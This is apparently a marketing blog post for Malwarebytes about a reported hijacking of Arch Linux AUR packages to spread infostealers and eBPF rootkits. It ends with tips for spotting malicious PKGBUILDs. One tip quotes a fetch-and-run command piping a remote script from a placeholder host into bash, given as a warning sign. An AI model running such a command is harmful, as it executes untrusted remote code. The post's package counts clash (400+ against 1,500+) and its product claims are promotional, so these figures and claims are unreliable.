
Arch Linux AUR Attack: Protect with Malwarebytes

A recent security incident involving over 400 hijacked Arch Linux AUR packages highlights the rapid spread of dangerous malware like infostealers and stealthy ebpf rootkits. Get Malwarebytes
ROOTKIT
6/14/20265 min read
Massive 400+ Arch Linux AUR Supply Chain Attack Deploys Infostealer and Rootkit
A recent security incident involving more than 400 hijacked Arch Linux AUR packages shows how fast cybercriminals can spread dangerous Malware like infostealers and stealthy eBPF Rootkits. These threats can silently steal passwords, banking details, and personal files while staying hidden deep inside your system. That’s why strong protection matters.
Malwarebytes helps detect, block, and remove advanced malware before it can cause serious damage. With real-time protection, threat scanning, and Ransomware defense, Malwarebytes gives you peace of mind against evolving cyberattacks. Stay protected—before hackers strike.
How Arch Linux AUR Supply Chain Wast Attacked to Deploy Infostealer and Rootkit - Watch Video below:

400+ Arch Linux AUR Supply Chain Attack: How Infostealers and Rootkits Are Targeting Developers — And Why Malwarebytes Matters More Than Ever
The open-source world, like Arch Linux, has long been built on trust. Developers trust maintainers. Users trust packages. Systems trust updates. But when that trust is broken, the consequences can spread faster than malware itself. That’s exactly what happened in one of the largest recent supply chain compromises involving the Arch Linux ecosystem, where over 1,500 Arch Linux AUR packages were reportedly hijacked to deliver dangerous payloads including infostealers and stealthy eBPF rootkits.
For millions of Arch Linux enthusiasts, this is a wake-up call.
Most users assume Arch Linux is naturally secure. While Arch Linux is indeed robust, security is never automatic, especially when third-party repositories are involved. The Arch User Repository (AUR) is a beloved community-driven package ecosystem, but its openness is also its biggest risk. Anyone can contribute. Anyone can maintain. And if attackers gain access, thousands of systems can be exposed almost instantly.
This incident proves a hard truth: no platform is immune. That’s why security tools like Malwarebytes are becoming essential, even for Arch Linux users.
What Happened in the Arch Linux AUR Attack?
The attack involved malicious actors hijacking legitimate Arch Linux AUR package maintainership or injecting malicious code into PKGBUILD files. On the surface, everything looked normal. The package was installed correctly. Dependencies resolved. Builds completed.
But behind the scenes, hidden scripts were executing dangerous payloads.
Imagine downloading a tool like a code formatter, image optimizer, or system utility. You install it expecting productivity. Instead, it silently drops malware into your system.
That Malware may do the following or more:
Steal SSH keys
Harvest browser credentials
Capture crypto wallets
Extract environment variables
Install persistence mechanisms
Load kernel-level rootkits
This is exactly why supply chain attacks are so effective. They exploit trust. A developer installing a package from AUR may never inspect the PKGBUILD in detail. Even if they do, obfuscated code can hide malicious intent. It’s like buying a sealed bottle of water, except the poison is already inside.
Why Supply Chain Attacks Are Exploding
Supply chain attacks are the new goldmine for cybercriminals because they offer scale.
Instead of attacking one person at a time, attackers compromise software that thousands of people use.
We’ve seen this before with:
SolarWinds cyberattack
Codecov breach
3CX supply chain attack
The Arch AUR incident follows the same pattern.
One compromised package can infect thousands of machines.
Think of a web developer installing a JavaScript helper package. If it contains malware like an infostealer, browser cookies for GitHub, AWS credentials, and API tokens could all be stolen within minutes.
For freelancers, startups, and enterprises, that can mean catastrophic data loss.
What Is an Infostealer Malware?
An infostealer malware is designed to quietly collect valuable information from your device.
It targets:
Passwords
Saved logins
Session cookies
Crypto wallets
SSH keys
Browser autofill data
Banking details
For example, if you use Google Chrome or Mozilla Firefox to save passwords, an infostealer malware can extract them.
Imagine an Arch Linux developer with access to production servers.
Their SSH private key gets stolen.
An attacker now has the keys to the kingdom.
This can lead to:
Server breaches
Database theft
Ransomware deployment
Code repository compromise
That’s why malware like infostealer is considered one of the fastest-growing cyber threats.
The Rootkit Threat: Worse Than Malware
If infostealer malware is dangerous, rootkits are far more terrifying than normal malware.
Rootkit malware hides itself deep within the operating system, often at the kernel level.
In this AUR attack, attackers reportedly used eBPF rootkits.
eBPF (Extended Berkeley Packet Filter) is a powerful Arch Linux subsystem. It allows custom programs to run inside the kernel.
Attackers abuse it because it can:
Hide processes
Conceal network traffic
Mask files
Evade logging
Disable security tools
Imagine a burglar entering your home and also erasing all camera footage.
That’s what a rootkit does.
Traditional antivirus software may miss it.
But advanced behavior-based tools like Malwarebytes can detect suspicious patterns before damage escalates.
Why Arch Linux Users Often Feel “Safe”
Arch Linux users often assume they don’t need security software.
That belief comes from:
Smaller desktop market share
Strong permission model
Open-source transparency
But attackers have adapted.
Arch Linux now powers:
Cloud servers
Developer machines
Containers
CI/CD pipelines
Kubernetes clusters
If attackers compromise Arch Linux, they often gain access to a much larger infrastructure.
For example:
A compromised developer laptop can expose:
GitHub repositories
Amazon Web Services credentials
Google Cloud access
DigitalOcean servers
That’s why Arch Linux systems are now prime targets.
How Malwarebytes Protects Against Supply Chain Threats
Supply chain malware is tricky because it looks legitimate. That’s where modern endpoint protection matters.
Malwarebytes uses:
1. Behavior Detection of Malwarebytes
Instead of relying only on signatures, Malwarebytes watches what software does.
For example:
A package suddenly accessing browser credential databases? Suspicious.
A build script making outbound connections to unknown IPs? Suspicious.
Behavior analysis catches what traditional tools miss.
2. Real-Time Protection by Malwarebytes
Malwarebytes blocks threats the moment they execute.
This means if a malicious AUR package tries to launch an infostealer malware, it can be stopped before data leaves your machine.
That’s crucial.
Once data is exfiltrated, recovery becomes much harder.
3. Malwarebytes Rootkit Detection
Rootkits are designed to hide.
Malwarebytes includes specialized scanning technology for deeply embedded threats.
That’s important for Linux-adjacent and cross-platform attack chains.
4. Ransomware Defense
Many infostealers are stage-one malware.
Stage two is often Ransomware.
Malwarebytes helps stop both Ransomware and infostealer.
It’s like having a guard at the front gate and another inside the house.
Real-Life Scenario: How This Could Affect You
Imagine you’re a freelance web developer.
You install a popular AUR package to optimize images for a client project.
It was recently hijacked.
Within minutes:
Your saved FTP credentials are stolen
Your WordPress admin cookies are copied
Your client hosting panel gets compromised
Attackers inject malware into client sites
Now your reputation is at risk.
Your clients lose trust.
You lose business.
All because of one package.
With Malwarebytes running in real-time, the malicious payload could have been flagged before execution.
That’s the difference between prevention and disaster recovery.
How to Stay Safe on AUR Linux
If you use AUR Linux, follow these rules:
Inspect PKGBUILD Files
Always read install scripts.
Look for:
Curl pipes to bash
Obfuscated commands
Remote script execution
Example:
Bad:
curl suspicious.site/install.sh | bash
Huge red flag.
Verify Maintainers
Check if maintainers have changed recently.
A sudden ownership transfer can be suspicious.
Use Sandboxing
Build packages in isolated containers.
This limits damage.
Tools like Docker can help.
Avoid Blind Arch Linux Updates
Don’t update hundreds of Arch Linux AUR packages without reviewing changes.
Use Security Software
This is the simplest and most effective layer.
Malwarebytes adds a protective safety net.
Even if you miss something, it can catch it.
Why Malwarebytes Is Worth It
Many people think antivirus is only for beginners.
That’s outdated thinking.
Today’s threats are sophisticated.
Even experts get caught.
Malwarebytes offers:
Fast scans
Lightweight performance
Real-time blocking
Zero-day detection
Rootkit scanning
Ransomware protection
Browser guard
Whether you’re on Windows protecting development assets or monitoring cross-platform workflows, Malwarebytes strengthens your defense.
Security isn’t about distrust. It’s about verification.
Final Thoughts
The 1,500+ Arch Linux AUR supply chain attack is a stark reminder that convenience can come with hidden costs.
One install command can become a breach.
One trusted Arch Linux package can become a weapon.
And one stolen credential can destroy years of work.
The smartest security strategy today is layered defense.
Review your packages.
Monitor your systems.
And protect your data with Malwarebytes.
Because in today’s cyber battlefield, waiting until after infection is already too late.
Don’t just trust your software. Verify it. Protect it. Secure it.
Start today with Malwarebytes and stay ahead of the next supply chain attack.
Cyber Security Threats
Malwarebytes Premium
Protect all your devices from all Malware and Viruses
© 2025. All rights reserved.